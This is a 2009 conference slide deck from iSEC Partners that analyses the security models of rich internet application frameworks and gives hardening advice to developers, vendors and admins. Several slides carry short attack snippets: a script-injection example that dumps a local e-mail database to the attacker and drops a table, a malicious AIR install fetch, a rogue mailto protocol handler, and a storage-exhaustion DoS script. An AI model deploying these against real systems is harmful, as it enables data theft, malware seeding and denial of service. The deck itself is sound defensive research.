

Living in the RIA World:

Blurring the Line between Web and Desktop Security

Alex Stamos
David Thiel
Justine Osborne

iSEC Partners

July 2, 2009



iSEC
PARTNERS

1 Introduction

- Who are we?
- What's a RIA?
- Why use RIA?

2 RIA Frameworks

- Adobe AIR
- MS Silverlight
- Google Gears
- Mozilla Prism
- HTML 5

3 Attack Scenarios

- RIA vs OS
- RIA vs the web

Who are we?

- Researchers and consultants with iSEC Partners
- We work with many companies involved in these technologies or with creating rich sites
- We are already starting to see RIA applications in the wild

What's a RIA?

“Rich Internet Applications”

- As with “Web 2.0”, ill-defined
- May contain some of the following ingredients:
 - AJAXy Flashiness
 - Local storage
 - “Offline mode”
 - Decoupling from the browser
 - Access to lower level OS resources: sockets, hardware devices
 - Appearance of a traditional desktop application
- Our research has shown a huge disparity in features and security design

What's a RIA?

Party like it's 1997

- Constantly updating content!
- Push technology!
- No more browsers!



Why use a RIA?

- “Web 2.0” no longer gets you VC funding
- To increase responsiveness — distribute data stores between server and client
- Desktop integration — take advantage of OS UI functionality
- Never learned any real programming languages
- In short, web developers can now write full “desktop” apps. This could be good or bad.

RIA Frameworks

- Adobe AIR
- Microsoft Silverlight
- Google Gears
- Mozilla Prism
- HTML 5

RIA Frameworks

Fight!



Adobe AIR

Quick Summary

Runs disconnected	✓
Standalone app	✓
Privileged OS access	✓
Can launch itself	✓
Local data storage	✓
Has an installer	✓
Raw network sockets	✓
Cross-domain XHR	✓
Dedicated session management	✓
Can talk to the calling DOM	✓
IPC mechanisms	✓
Proper SSL security	✓

Adobe AIR

What is Adobe AIR?

Full-featured desktop runtime based upon Adobe Flash technology

- Cross-browser, cross-platform
- Applications can be created with:
 - Adobe Flex 3
 - Adobe Flash CS3
 - HTML and JS using free tools
- AIR intended to be more powerful than a browser-based RIA
 - There is no sandbox around the application
 - AIR apps run with the full powers of the user

Adobe AIR

What is Adobe AIR?

So it's just like a Win32 program in the eyes of a security analyst?

- Um, not really
- Power of AIR is the “I” in “RIA”
 - Can be invoked by browser with arguments, like ActiveX or Flash
 - Has many native mechanisms for loading external content
 - Highly likely that developers will utilize Internet content. That's the point.

Adobe AIR

What is Adobe AIR?

- AIR is best thought of as an ActiveX or Full Trust .Net analogue and not like Flash++
 - Code runs with full privileges, can install malware
 - Native mechanisms allow for interaction with untrusted world
- Fortunately, Adobe has seemed to learn some lessons from ActiveX

Adobe AIR

Adobe AIR Instantiation

- AIR Applications are identified by an appID and pubID
- pubID calculated from developer personal information and certificate
- SWF files can import functionality that allows them to interact with AIR applications. From Adobe:

```
airSWFLoader.load(new URLRequest("http://airdownload.adobe.com/browserapi/air.swf"),  
    loaderContext);
```

Adobe AIR

Adobe AIR Instantiation

- With airSWF classes, the SWF can check on the application's install status and version

```
airSWF.getApplicationVersion(appID, pubID, versionDetectCallback);
```

- Now that we know the version, we can instantiate

```
airSWF.launchApplication(appID, pubID, arguments);
```

Adobe AIR

Adobe AIR Security Model

- By default, code included in AIR application has full rights
 - New functionality in privileged APIs added to JavaScript and ActionScript
 - Some restrictions on interacting with desktop in AIR 1.0
 - Existing capabilities can be chained to run native code
 - Rumors of additional native code capabilities in future releases

Adobe AIR

Adobe AIR Security Model

- No “code access security” model as understood on other systems, such as Java or .Net
- Instead, five pre-defined sandboxes with fixed capabilities
 - Application — Full perms. Default for code included with AIR app
 - Remote — Code downloaded from internet. Browser-like permissions
 - Three intermediate permissions for local SWFs

Adobe AIR

Adobe AIR Security Model

- AIR has many ways of loading executable content to run, such as HTML/JS and SWFs
- Also many ways of getting external untrusted data
 - Network traffic
 - Arguments from browser invocation
 - Command line arguments
- Application Sandbox
 - Is not supposed to be able to dynamically generate code
 - *eval()* is best example in JS
 - Goal is to eliminate XSS and injection attacks that have plagued Flash apps that have more kick with local privileges

Adobe AIR

Adobe AIR Security Model

- Default for remotely loaded code is Remote sandbox
 - Cannot access new dangerous classes, like *FileStream()*
 - Can access *eval()* and other dynamic methods
 - Can be granted cross-domain XHR
- Should be sufficient for most of the content developers would want from Internet, such as HTML or movie SWFs

Adobe AIR

Adobe AIR Security Model

- Seems like a reasonable security precaution. How will web developers circumvent it?
- They can look for mistakes in Adobe's classification of methods
- Better yet, use a Sandbox Bridge
 - Official method of moving data between sandboxes
 - An application can attach functions or variables to an object available from multiple sandboxes
 - Documented as passing by value, not reference, although this doesn't jive with how functions work

Adobe AIR

Adobe AIR Security Model

- First parent sets up Sandbox Bridge

```
var highRightsStuff = {};  
highRightsStuff.writeToFile = function(name, content) {  
    // Write to file with air.FileStream  
}  
document.getElementById("child").contentWindow.parentSandboxBridge = highRightsStuff;
```


- Then child code (in a iFrame) can access the function

```
window.parentSandboxBridge.writeToFile(name, content);
```

Adobe AIR

Installing AIR

- AIR requires Flash 9
- Can be installed via external binary or inside of Flash:



Adobe AIR

Installing an AIR Application

- AIR applications can be bundled as binaries (*.air)
- Can also be installed by a web page from inside a SWF


```
var url:String = "http://www.cybervillains.com/malware.air";  
var runtimeVersion:String = "1.0";  
var arguments:Array = ["launchFromBrowser"];  
airSWF.installApplication(url, runtimeVersion, arguments);
```

- Creates an Open/Save prompt

Adobe AIR

Installing an AIR Application

- Adobe supports signing AIR applications with commercial certificates
- Gives you this prompt:




- Notice the default selection

Adobe AIR

Installing an AIR Application

- Unfortunately, they also support self-signed certificates
- Gives you this prompt:



Adobe AIR

Installing an AIR Application

- Actually, looks more like pre-IE7 ActiveX
- What am I complaining about? They give the correct information
 - True, but so did ActiveX
 - Allowing users to install signed applets is dangerous enough
 - Allowing self-signed (which is same as unsigned) is terrifying
- The popularity of ActiveX in IE5 and IE6 and the ability of web sites to pop open infinite prompts made it the premier malware seeding mechanism
- Adobe Flash is *more* popular than IE ever was
- It's almost impossible to install ActiveX now. That's not an accident.

Adobe AIR

Installing an AIR Application

- Some suggestions
 - Change default action
 - Add a countdown timer to discourage mindless clickthrough
 - There is already a registry key to disable unsigned install prompts, turn it on by default
 - Stop distributing self-signed AIR applications from Adobe.com
- There is perhaps room for something between AIR and Flash without the rootkit abilities

Questions about Silverlight

Runs disconnected	✓
Standalone app	✓
Privileged OS access	✗
Can launch itself	✗
Local data storage	✓
Has an installer	✓
Raw network sockets	✓
Cross-domain XHR	✓
Dedicated session management	✗
Can talk to the calling DOM	✓
IPC mechanisms	✓
Proper SSL security	✓

Microsoft Silverlight

What is Silverlight?

What is Silverlight?

- Cross browser plugin
- Subset of the .NET framework
- Two versions:
 - Silverlight 1.0: released
 - Silverlight 2.0: released, comparable in functionality to Flash
 - Silverlight 3.0: beta, comparable in functionality to Prism, AIR

Microsoft Silverlight

What is Silverlight?

Silverlight Bits

- XAML — Extensible Application Markup Language
- CoreCLR — CLR for .NET lite (with enhanced CAS)
- .XAP — .ZIP container for Silverlight apps

Microsoft Silverlight

XAML

```
<Canvas Width="600" Height="500" Background="AntiqueWhite"
  xmlns="http://schemas.microsoft.com/client/2007"
  xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml">
  <StackPanel Width="600">
    <Image Source="plan.jpg" />
    <StackPanel Orientation="Horizontal">
      <TextBlock Height="45" FontSize="18">Bigger Cat</TextBlock>
      <Slider Value="2" Minimum="1" Maximum="10" Height="45" Width="400"
        HorizontalAlignment="Center" VerticalAlignment="Bottom"></Slider>
      <TextBlock FontSize="18" Height="45">Smaller Cat</TextBlock>
    </StackPanel>
  </StackPanel>
</Canvas>
```

Microsoft Silverlight

Silverlight Security Model

Silverlight's Simplified Code Access Security

- *SecurityTransparent* — Silverlight developer code, any code sans attribute
- *SecuritySafeCritical* — New bridge code from Microsoft
- *SecurityCritical* — Slimmed full privilege .NET 3

Microsoft Silverlight

Security Model

This code will silently fail:

```
using System.IO;
StreamWriter sw = File.CreateText("C:/pathoutsidesandbox/file.txt");
```

This code will succeed:

```
using System.IO;

IsolatedStorageFile isf = IsolatedStorageFile.GetUserStoreForApplication();
isf.CreateFile("relativePath");
```


Microsoft Silverlight

Isolated Storage


Isolated Storage

- Access controls based on application identity
- The default storage quota is 1 MB per application
- Quota can be increased through user prompt

Silverlight Security

File System

Users can control local storage privileges



Interaction with the Operating System

Network Sockets

- Network sockets are available to the Silverlight applications through the *System.Net.Sockets* namespace
- Currently only supports TCP sockets
- Socket connections require clientaccesspolicy.xml (even to host of origin) served from port 943

Microsoft Silverlight

Security Model

What could go wrong?

- SecuritySafeCritical code fails us (Microsoft's fault)
- Threading
- DoS attacks against local system

Cross-domain Access

Silverlight faces similar problems as Flash and AIR

- initParams issues, XSS, HTML bridge
- Breaking the same origin policy with files
- Cross domain issues, CSRF, web services architecture

```
<?xml version="1.0" encoding="utf-8"?>
<access-policy>
  <cross-domain-access>
    <policy>
      <allow-from http-request-headers="*">
        <domain uri="*" />
      </allow-from>
      <grant-to>
        <resource path="/" include-subpaths="true" />
      </grant-to>
    </policy>
  </cross-domain-access>
</access-policy>
```

Silverlight 3 beta

Introduces richer RIA functionality

- IPC mechanisms with Local Connections
- Offline mode, automatic updates
- Standalone application with desktop integration
- H.264 Support, direct access to GPU
- More support for hosting options outside of the browser via COM objects

Silverlight

Summary

- Silverlight 2: learned some things from mistakes of Active X, Flash
- Silverlight 3: As the technology develops the attack surface widens

Questions about Gears

Runs disconnected	✓
Standalone app	✗
Privileged OS access	✗
Can launch itself	✗
Local data storage	✓
Has an installer	✗
Raw network sockets	✗
Cross-domain XHR	✓
Dedicated session management	✗
Can talk to the calling DOM	✗
IPC mechanisms	✗
Proper SSL security	✗

Google Gears

- Uses a homegrown API for synchronizing data
- Local SQLite instance used for data storage
- *LocalServer* hosts content locally for offline access
- Works offline via SQL database, local assets, and a local app server, *LocalServer*
- LocalServer acts as a broker between the browser and webserver
 - Changes behavior depending on online status
- Implements a *WorkerPool* to perform intensive Javascript calculations outside of the browser
- In 0.4+, provides a geolocation API (using Skyhook)


Google Gears

Security mechanisms

- Uses same origin to restrict access to site databases and LocalServer resource capture
- Provides for parameterized SQL
- Opt-in user dialog
- Gears 0.3+ allows for “customization” of this dialog...

Google Gears

Not a great “feature”...



Google Gears

Workerpool botnets

- Workerpools allow for intensive tasks that would normally trigger tight loop detection to run uninterrupted
- Due to the ease of tricking users into installing Gears apps, makes an attractive target for botnets
- Applications for hash cracking, remote site attacks, anything you'd use a big pool of computing power for

Mozilla Prism

Quick Summary

Runs disconnected	✗
Standalone app	✓
Privileged OS access	✗
Can launch itself	✗
Local data storage	✓
Has an installer	✗
Raw network sockets	✗
Cross-domain XHR	✓
Dedicated session management	✗
Can talk to the calling DOM	✗
IPC mechanisms	✗
Proper SSL security	✓

Mozilla Prism

- Formerly WebRunner — wraps webapps to appear as desktop apps
- “Standalone” browser instance, restricted to one domain
 - External links open a regular browser
- Separate user profile
- Certificate errors are a hard failure


Mozilla Prism

- Consists of a webapp bundle with id, URI, CSS, scripting and UI rules in an INI:

```
[Parameters]
id=isec.site@isecpartners.com
uri=https://www.isecpartners.com/
icon=isec
status=no
location=no
sidebar=no
navigation=no
```

Mozilla Prism

Example bundles




Mozilla Prism

Bundles

- Javascript included with webapp bundles has full XPCOM privs (but not content scripting privs)
- Script in 3rd-party bundles allows modifying browser behavior just like an extension
- Unlike add-ons, no mechanism for signing or verifying goodness of webapp bundles

Mozilla Prism

Prism Install UI



The screenshot shows a window titled "Prism - Mozilla Labs" with a close button in the top right corner. The window contains two main sections: "Web Application" and "Create Shortcuts".

Web Application

- URL:
- Name:
- ☐ Show location bar
- ☒ Show status messages and progress
- ☐ Enable navigation keys
- ☐ Display in the notification area

Create Shortcuts

- ☐ Desktop
- ☐ Start Menu
- ☐ Quick Launch Bar

To uninstall this application, simply delete the shortcuts.

Mozilla Prism

Abuse

- Looks like a bookmark dialog
- No warnings for install
- No countdown timer
- Full XPCOM scripting privileges
- Low bar for trojans and malicious code — a malicious browser extension, but with no code signing or warning

Mozilla Prism

Abuse

- Not only that, but the sandboxing isn't real
- Prism apps can script all kinds of things
- In 0.8, a malicious Prism app can change preferences affecting all other Prism apps
 - ...like proxy configuration, for example...oops.

HTML 5

New “features” in Firefox and WebKit

- Introduces DOM storage — *sessionStorage* and *localStorage*
 - *sessionStorage* stores arbitrary amounts of data for a single session
 - *localStorage* persists beyond the session — never expires, limited to 5M
- Database storage via *openDatabase()*
- All expected to be same-origin

DOM Storage

- The major goals of DOM storage — more storage space and real persistence
- Cookies considered too small
- Users delete cookies, or won't accept them
- DOM storage bypasses pesky users
- Pesky users can use:
 - `about:config dom.storage.enabled = false`

Browser-based SQL Databases

DatabaseJacking

Script injection attacks become far more damaging when you can insert code like this:

```
var db=openDatabase("e-mail", [], "My precious e-mail", "3.14");

allmessages=db.executeSql("SELECT * FROM MSGS", [], function(results) {
    sendToAttacker(results); }
);

db.executeSql("DROP TABLE MESSAGES", [], function() {
    alert("lol"); }
);
```

Firefox 3

Mozilla-specific issues

- *globalStorage*
 - FF2 has weak same-origin restrictions
 - FF2 and FF3 both omit any UI to view/change/delete
 - Deprecated in HTML 5 for *localStorage*
- The RIA world is totally SQL-happy
- Downloads, cookies, form history, search history, *etc*, all stored in local SQLite databases
 - Why?? This data isn't relational.

Firefox 3

Additional fun

- Speaking of tracking and data storage...
- Did you have History turned off? FF3 may have turned it back on.
- Also new in FF3: *nsIdleService* — idle tracking through XPCOM
- EXSLT — eXtensible Stylesheet Language Transformations weren't extensible enough, so here are the extensions. Thankfully, XSLT has been bug-free.
- Websites can now be protocol handlers — a novel way to implement spyware
- FF is adding functionality before real attention can be given to their security

Firefox 3

Protocol Handlers

- Set up a dumb proxy, forwarding traffic to the real handler IP (and rewriting Host: headers)
- Register a new protocol handler thusly:


```
<script type="text/javascript">
  navigator.registerProtocolHandler('mailto', 'http://123.142.120.129:8080/dc/launch
    ?action=compose&To=%s', 'Yahoo! Mail');
</script>
```

- Use your malicious IP instead of a name, users won't know the difference
- The only "security" restriction is that the handler has to go to the domain trying to install it.

Firefox 3

Protocol handler registration


- Installation of a protocol handler is one-click — only one option.



Firefox 3

Launching a malicious handler

- After a handler is installed, mailto: links offer the malicious handler



- Note nearly invisible host URI and the auto-fetched favicon — which would you pick in a hurry?

Firefox 3.5

Seriously, guys

- “Web Workers” ala Gears
- Cross-Site XMLHttpRequest
- HTML “Access Controls”
- Geolocation
- Now it’s Gears without a permission dialog.

Webkit

- Used in Safari, iPhone, Nokia, Android, OpenMoko, Konqueror, and AIR
- Supports HTML 5 DOM storage mechanisms
- Early adopter of local database objects
 - Particularly crucial on mobile devices, where storage is at a premium

Inherent DoS Risks in HTML 5

- 5M per origin for database objects
- 5M per origin for *localStorage*
- 5M per origin for *globalStorage* (in Firefox)
- Thankfully, no one has hundreds of thousands of origins
 - Except anyone with wildcard DNS
- Trivial storage exhaustion attacks possible
- Even more so for mobile devices based on WebKit — plus, storage and RAM are often pooled on these
- *Almost no exposed UI to disable this*

DoS Risks in HTML 5

Attack Scenarios

- Hokey example:
- Attacker sets up or compromises web server with wildcard DNS
- Upon page visitation of the main virtual host, an IFRAME loads which runs Javascript like this:

```
function storethings(name) {
    globalStorage['cybervillains.org'][name] = "Hi there , from iSEC!";
}

function mulo (str , num) {
    if (!num) return "";
    var newStr = str;
    while (--num) newStr += str;
    return newStr;
}

var i = 0;
while (i < 10000) {
    whee = mulo("A",10000);
    storethings(whee + i);
    i++;
}
```


DoS Risks in HTML 5

Attack Scenarios

- Each request loads a page instantiating *globalStorage* and/or *localStorage* and database objects
- Fill the victim's hard drive with incriminating evidence — base64-encoded images/files, *etc...*



Other HTML 5 features in progress

Coming soon to a browser near you

- TCP Connections! Direct ones *and* broadcast. Not implemented yet, but in the spec
- Geolocation — everything Web 2.0 has to be location aware now.
 - Firefox 3.5, Gears and Geode both support the *informal draft* of the W3C Geolocation API
- HTML 5 Specification Draft, Section 7.3.8, Security: “Need to write this section.” [3]
- Geolocation API specification:

W3C Editor's Draft

Scope

This section is non-normative.

This specification is limited to providing a scripting APIs for retrieving location information associated with a hosting device. The location information is provided in terms of coordinates that apply to a geographic coordinate system.

The scope of this specification does not include providing a markup language of any kind.

The scope of this specification does not include defining new URI schemes for building URIs that identify geographic locations.

Security and privacy considerations

...

Conformance requirements

This is broken.

- Specifications are implemented far before they're ready
- Literally zero consideration for security or privacy
- Barely any consideration for interoperability — implementing half-baked specs means when they change, everyone is incompatible
- Web technology development is driven by developers who want new toys, not user need

But there's an upside...

With the advent of the `<video>` and `<audio>` tags, workers, XHR, SVG,
maybe we can finally

KILL FLASH.

RIA vs OS

Storage

- All of these frameworks expand the capabilities to store data locally
- Introduce privacy/tracking concerns
- DoS risk against desktops and mobile devices

RIA vs OS

Malware

- Adobe AIR is a desktop application framework
- AIR can easily seed malware
- The effectiveness of malware attacks will be directly related to the popularity of the platform and the ease of install
- Large media attack surfaces pose another option

RIA vs the web

Or vice versa

- Most RIA frameworks and HTML 5 include mechanisms for SQL-based storage
- Retrieving query parameters from untrusted sources can now leads to SQL injection
- XSS now has access to huge, easily retrievable data stores, often pre-login
- CSRF from the RIA app to the browser usually still possible
- Silverlight and AIR accept input from calling sites, opening Flash-like XSS and XSF vulns

RIA vs RIA

- In the case of Prism, “sandboxed” apps can affect each other
- In the case of BrowserPlusTM, modules can clobber each other and other parts of the machine
- Done improperly, multiple frameworks allow for “bridging” apps, breaking outside of the sandbox

RIA Developer Checklist

- Prevent predictably named data stores — use a per-user GUID embedded in dynamically generated page
- Parameterize SQL statements (if possible)
- Lock your app to your domain if possible
- Beware of passed-in arguments. Don't use them in JavaScript or to fetch URLs
- Be very careful with sandbox bridging. Don't get cute about bypassing AIR security model or crossing Mozilla unprivileged/unprivileged code boundaries
- Use Flex or Flash if you don't need local power of AIR
 - ...and you probably don't

RIA Framework Vendors

Local Storage Security

- *Let users opt out.*
 - User choice is missing here
 - Cookies have been opt-out for ages, but other tracking mechanisms haven't caught up
- Limit storage invocations
 - 5M per origin is *way* too much without user interaction, especially on mobile devices

RIA Framework Vendors

Install Mechanisms

- Learn from Microsoft's mistakes
 - They invented RIA with ActiveX
 - ActiveX's Legacy: Malware
 - Bad guys can get certs. We have a code signing cert from Verisign, and we're professional bad guys

RIA Framework Vendors

Install Mechanisms

- Users will click yes enough to invite abuse
- We need to start taking security UI seriously
 - Do not allow self-signed anything without setting an external developer bit
 - Install needs to take longer
 - Watch out for install window DoSing to force a “yes”
 - Using .exe download and install as baseline is not acceptable
 - RIA frameworks need an equivalent to ActiveX killbits

RIA Framework Vendors

Attack Surfaces

- RIA Frameworks are expanding security attack surface
 - Audio codecs
 - Video codecs
 - IL Parser / Virtual Machine
 - Embedded HTML renderer, JavaScript engine, image libraries
- Users do not understand the danger

Users and Administrators

Advice for Corporate Admins

- Disallow install of RIA frameworks without legitimate business need
 - For Windows, GPO can disable per CLSID
 - Once installed, IEAK becomes useless in enforcing policy in alternative installers
- Discourage development teams from using RIA unnecessarily
- Understand local framework settings that you can set remotely
 - Disable self-signed AIR install
- Block blobs at border proxy if necessary

Users and Administrators

Advice for Normal People

- Don't install frameworks you don't need
- Use NoScript or equivalent to block JS/Flash/Silverlight instantiation except when you want it
- Read install boxes carefully
- Buy gold, guns, and canned food

Penetration Testers

- Identify parameters used on instantiation
- Ensure SQL statements are parameterized
- Data stores not subject to same-origin — ensure proper GUIDs are used
- Check for limits on storage mechanism invocations
- Identify mechanisms used for letting the app framework talk directly to page content
- Make people use SSL!



Summary

- RIA frameworks **widely differ** in their security models
- It is **highly likely** that web developers will introduce interesting flaws into their desktop applications
- The Web is becoming less standardized, more complex, and much more dangerous
- To Be Done
 - Automated auditing tools for these frameworks are necessary
 - Detailed per-framework checklists need to be created
 - Plenty of bugs to find for everyone

Q&A

- Thanks for coming!
- Questions?

<https://www.isecpartners.com>

For Further Reading I



Lutz Roeder.

Reflector for .NET

<http://www.aisto.com/roeder/dotnet/>



Kevin Kelly, Gary Wolf

Kiss your browser goodbye: The radical future of media beyond the Web

Wired 5.03. March, 1997



Ian Hickson, David Hyatt

A vocabulary and associated APIs for HTML and XHTML

<http://www.w3.org/html/wg/html5/> — July 1 2008



The Mozilla Corporation

Interaction between privileged and non-privileged pages

http://developer.mozilla.org/en/docs/Code_snippets:Interaction_between_privileged_and_non-privileged_pages

iSEC
PARTNERS

For Further Reading II



Adobe Security Team

Adobe AIR 1.0 Security White Paper

http://download.macromedia.com/pub/air/documentation/1/air_security.pdf